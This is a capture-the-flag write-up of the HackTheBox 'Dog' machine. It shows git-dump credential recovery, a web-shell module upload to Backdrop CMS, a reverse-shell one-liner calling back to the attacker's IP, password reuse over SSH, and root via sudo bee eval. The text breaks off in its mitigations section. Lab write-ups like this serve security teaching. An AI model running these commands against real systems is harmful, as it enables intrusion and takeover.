Dog
Writeup for HackTheBox Dog machine
Executive Summary
This report details the security assessment of the HackTheBox machine “Dog” (Linux). The attack chain is as follows:
- Exposed
.git→ Credential Disclosure — Directory brute-forcing reveals.gitis publicly accessible. Use GitDumper to reconstruct the repo, recovering admin credentialstiffany@dog.htb:BackDropJ2024DS2024from config files. - Module Upload → RCE — Authenticate to Backdrop CMS admin panel. Upload a custom
.tar.gzmodule containing a PHP web shell. Reverse shell aswww-data. - Credential Reuse → SSH — The CMS password is reused for SSH user
johncusack. SSH in asjohncusack. - bee eval → Root Shell —
johncusackhasNOPASSWDsudo for/usr/local/bin/bee. Runbee eval 'system("/bin/bash");'to spawn a root shell.

Reconnaissance
Connectivity Check
We start by verifying connectivity to the target host (IP: 10.10.11.58) using a simple ping test.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ ping -c 4 10.10.11.58
PING 10.10.11.58 (10.10.11.58) 56(84) bytes of data.
64 bytes from 10.10.11.58: icmp_seq=1 ttl=63 time=309 ms
64 bytes from 10.10.11.58: icmp_seq=2 ttl=63 time=242 ms
64 bytes from 10.10.11.58: icmp_seq=3 ttl=63 time=240 ms

--- 10.10.11.58 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3003ms
rtt min/avg/max/mdev = 240.227/263.714/309.167/32.146 ms
Port Scanning (Nmap)
We perform a service version and default script scan using Nmap to identify active network ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC 10.10.11.58
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-09 00:04 PKT
Nmap scan report for 10.10.11.58
Host is up (0.70s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  tcpwrapped
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.27 seconds
The Nmap scan reveals two active services:
- Port 22: Running OpenSSH 8.2p1 on Ubuntu Linux.
- Port 80: Running an Apache 2.4.41 web server hosting a site built on Backdrop CMS.
Web Application Enumeration & Information Disclosure
Web Interface Analysis

Navigating to port 80 reveals the default landing page of the Backdrop CMS instance.
Exposed Git Repository

During directory brute-forcing, we discover that the .git version control directory is exposed and publicly accessible at http://10.10.11.58/.git/.
We use gitdumper.sh (from the GitTools suite) to reconstruct the remote repository locally.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
┌──(kali㉿kali)-[~]
└─$ ./gitdumper.sh http://10.10.11.58/.git/ extracted_repo
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating extracted_repo/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/82/04779c764abd4c9d8d95038b6d22b6a7515afa
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/92/62bdafa2521035e3128f0956c48d279d389ea2
[+] Downloaded: objects/d1/59169d1050894d3ea3b98e1c965c4058208fe1
[+] Downloaded: objects/d9/3d66b3bdc7ffa2dbf42b1fcfe20f62df15cec0
[+] Downloaded: objects/d6/dda33ea64287ab76f6a9b4404e9e04dbf67b7b
[+] Downloaded: objects/c9/9fe269d56a8d1e08bd389e7a032ef2f7905cad
[+] Downloaded: objects/0e/3f55a9f2854d40d5ddc4aca36ae21f6ea489f0
[+] Downloaded: objects/f8/3230fa2cf180e5b75334dd677e1b5d4d31123b
[+] Downloaded: objects/27/1227dab979723b23bc53f3125966f4382a7803
[+] Downloaded: objects/51/44053b7a821d02460db2e902007a20004dfa16
[+] Downloaded: objects/d7/9f5db75c47c00c9a73ec324145218410e17f00
[+] Downloaded: objects/5f/2f486f1a71b32f07a060e1e731cfe02e047ed0
[+] Downloaded: objects/e5/7d5ee706906f1338f3f9471545b9d64d95b1d7
[+] Downloaded: objects/b4/79e353d20c0790a09d870de7065cd56d5c3912
[+] Downloaded: objects/25/b58c3ec85f491c2ecf6c71e42f0013f2952c6d
[+] Downloaded: objects/6f/b431954b953652923b5fa2ef34ed1a9912ccdc
[+] Downloaded: objects/95/8808ae345f60fc9347ac9d4545445e5cfdb075
[+] Downloaded: objects/34/0ad8c62aed3b0d872f9df815dcba35a98f3cb8
[+] Downloaded: objects/12/cb45ac9837cf3e3c2602acdc954e1b69dedae8
[+] Downloaded: objects/ce/71c9c586dd0f608ec0aef8be44a59ee663293f
[+] Downloaded: objects/1c/3c8947a55f78fc760e480e599d0a380f07a0c8
After downloading all accessible Git objects and index structures, we examine the reconstructed workspace directory:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ cd dog

┌──(kali㉿kali)-[~extracted_repo/]
└─$ ls
core/  files/  index.php*  layouts/  LICENSE.txt*  README.md*  robots.txt*  settings.php*  sites/  themes/
We search the Git commit logs and active configuration databases for sensitive strings and credentials:
1
2
3
4
5
┌──(kali㉿kali)-[~extracted_repo/]
└─$ ls | grep "@dog"
.git/logs/HEAD:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000	commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
.git/logs/refs/heads/master:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000	commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
Inspecting the configuration database files and settings.php reveals the credentials for the CMS user:
- Username:
tiffany@dog.htb - Password:
BackDropJ2024DS2024
Exploitation: Authenticated Backdrop CMS RCE
Accessing the CMS Dashboard

Using the extracted credentials, we authenticate to the Backdrop CMS administrator control panel at http://10.10.11.58/?q=user/login.
Remote Code Execution (RCE) via Module Upload
By default, Backdrop CMS administrators have permission to perform manual installation of custom modules (/admin/installer/manual or ?q=admin/modules/install). An attacker can abuse this feature by packaging a malicious PHP web shell as a custom CMS module to trigger Remote Code Execution (RCE).
We utilize this authenticated RCE script (dog-rce.py) to generate a packaged shell module:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ python3 dog-rce.py http://10.10.11.58/
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.10.11.58//admin/modules/install and upload shell.zip for Manual Installation.
Your shell address: http://10.10.11.58//modules/shell/shell.php
Backdrop CMS manual installation rejects ZIP archives but permits .tar.gz compressed archives. We extract the generated ZIP payload and repackage the module files using tar:
1
2
3
4
5
┌──(kali㉿kali)-[~]
└─$ unzip shell.zip -d temp_dir && tar -czf shell.tar.gz -C temp_dir . && rm -rf temp_dir
Archive:  shell.zip
 extracting: temp_dir/shell/shell.info
 extracting: temp_dir/shell/shell.php

We navigate to the module upload page (http://10.10.11.58/?q=admin/modules/install) and submit the shell.tar.gz file:

The CMS successfully extracts and installs our custom payload module:

After confirming the installation, the module path becomes accessible:
Spawning a Reverse Shell
We access the installed module at http://10.10.11.58/modules/shell/shell.php, set up a Netcat listener on our machine, and execute a reverse shell payload:

In the web shell input field, we execute the shell command:
1
sh -i >& /dev/tcp/10.10.16.117/4444 0>&1
Our local listener intercepts the shell, granting us interactive access as the www-data web server user:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.58 46658
www-data@dog:/var/www/html/modules/shell$ ls
shell.info  shell.php
User Flag Access via Credential Reuse
SSH Access
We check for credential reuse by attempting to connect to the SSH service using the Backdrop CMS password (BackDropJ2024DS2024) targeting the system user johncusack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~]
└─$ ssh johncusack@10.10.11.58
The authenticity of host '10.10.11.58 (10.10.11.58)' can't be established.
ED25519 key fingerprint is SHA256:M3A+wMdtWP0tBPvp9OcRf6sPPmPmjfgNphodr912r1o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.58' (ED25519) to the list of known hosts.
johncusack@10.10.11.58's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 09 Mar 2025 07:44:23 AM UTC

  System load:           0.02
  Usage of /:            61.2% of 6.32GB
  Memory usage:          27%
  Swap usage:            0%
  Processes:             265
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.58
  IPv6 address for eth0: dead:beef::250:56ff:fe94:43d8


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


johncusack@dog:~$ cat user.txt
1a0d----------------------------
The credential reuse check succeeds, allowing us to read the user flag user.txt.
Privilege Escalation
Sudo Rights Enumeration
We inspect the sudo privileges assigned to the johncusack account using sudo -l.
1
2
3
4
5
6
7
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
We have permission to run /usr/local/bin/bee as any user with sudo privileges and no password.
Root Shell Hijack
bee is the command-line interface utility for Backdrop CMS. It includes an eval command that evaluates raw PHP code within the Backdrop bootstrap context. Since we can run bee with root privileges via sudo, we execute a PHP system call to drop into a root bash shell.
1
2
3
4
johncusack@dog:/home/jobert$ cd /var/www/html
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee eval 'system("/bin/bash");'
root@dog:/var/www/html# cat /root/root.txt
ac65---------------------------------------
We retrieve the root flag successfully from /root/root.txt.
Mitigations & Security Recommendations
1. Restrict Version Control Access
- Secure Web Root: Remove or restrict access to administrative files and version control metadata (such as
